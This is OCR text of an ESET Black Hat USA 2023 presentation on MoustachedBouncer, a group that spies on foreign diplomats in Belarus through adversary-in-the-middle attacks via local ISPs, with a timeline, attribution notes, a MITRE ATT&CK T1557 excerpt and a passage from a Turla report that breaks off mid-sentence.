Black Hat USA – 2023-08-10

# MoustachedBouncer

## AitM-powered surveillance via Belarus ISPs

**Matthieu Faou**
Senior Malware Researcher


ESET Digital Security
**Progress. Protected.**


# Matthieu Faou


- **Senior Malware Researcher**
- **Investigating targeted attacks since 2016**
- **RE / Threat hunting / CTI**

matthieu.faou@eset.com


# 1: MoustachedBouncer


2018
ESET researchers discover MoustachedBouncer at a customer
24 Feb 2022
Russian invasion of Ukraine
Nov 2014
Oldest known sample uploaded to VirusTotal
2020
First AitM attack in the wild
28 Feb 2022
AitM against an embassy of an Eastern European country in Belarus


2018
ESET researchers discover MoustachedBouncer at a customer
24 Feb 2022
Russian invasion of Ukraine
July 2022
ESET researchers uncover a campaign targeting EU diplomats in Belarus
Nov 2014
Oldest known sample uploaded to VirusTotal
2020
First AitM attack in the wild
28 Feb 2022
AitM against an embassy of an Eastern European country in Belarus
Oct 2022
ESET researchers link MoustachedBouncer to Winter Vivern




# MoustachedBouncer in short




## Initial Access

AitM




## Languages

C++, Go and .NET




## Command and Control

SMTP/IMAP, DNS and SMB

Turla

# Attribution

**Russian speakers**

```
Thread: Не удается создать поток.
```

**Belarus**

**Surveillance of foreign diplomats in Belarus**

Assessment: aligned with the interests of Belarus

# 2: Adversary-in-the-middle attacks

# Adversary-in-the-Middle

Sub-techniques (3)

Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.[1]

For example, adversaries may manipulate victim DNS settings to enable other malicious activities such as preventing/redirecting users from accessing legitimate sites and/or pushing additional malware.[2][3][4] Adversaries may also manipulate DNS and leverage their position in order to intercept user credentials and session cookies.[5] Downgrade Attacks can also be used to establish an AiTM position, such as by negotiating a less secure, deprecated, or weaker version of communication protocol (SSL/TLS) or encryption algorithm.[6][7][8]

Adversaries may also leverage the AiTM position to attempt to monitor and/or modify traffic, such as in Transmitted Data Manipulation. Adversaries can setup a position similar to AiTM to prevent traffic from flowing to the appropriate destination, potentially to Impair Defenses

ID: T1557

Sub-techniques: T1557.001, T1557.002, T1557.003

ⓘ Tactics: Credential Access, Collection

ⓘ Platforms: Linux, Network, Windows, macOS

Contributors: Daniil Yugoslavskiy, @yugoslavskiy, Atomic Threat Coverage project; Mayuresh Dani, Qualys; NEC

Version: 2.2

Created: 11 February 2020


Last Modified: 30 March 2023

Version Permalink

# Diplomats in Eastern Europe bitten by a Turla mosquito

ESET, spol. s r.o.

January 2018



https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf

# 3. ABUSING ADOBE FLASH AND FLASH-RELATED DOMAINS

It is not a new tactic for Turla to rely on fake Flash installers to try to trick the user to install one of their backdoors. For instance, Kaspersky Lab documented this behavior in 2014 [4]. However, this is the first time, to our knowledge, that the malicious program is downloaded over HTTP 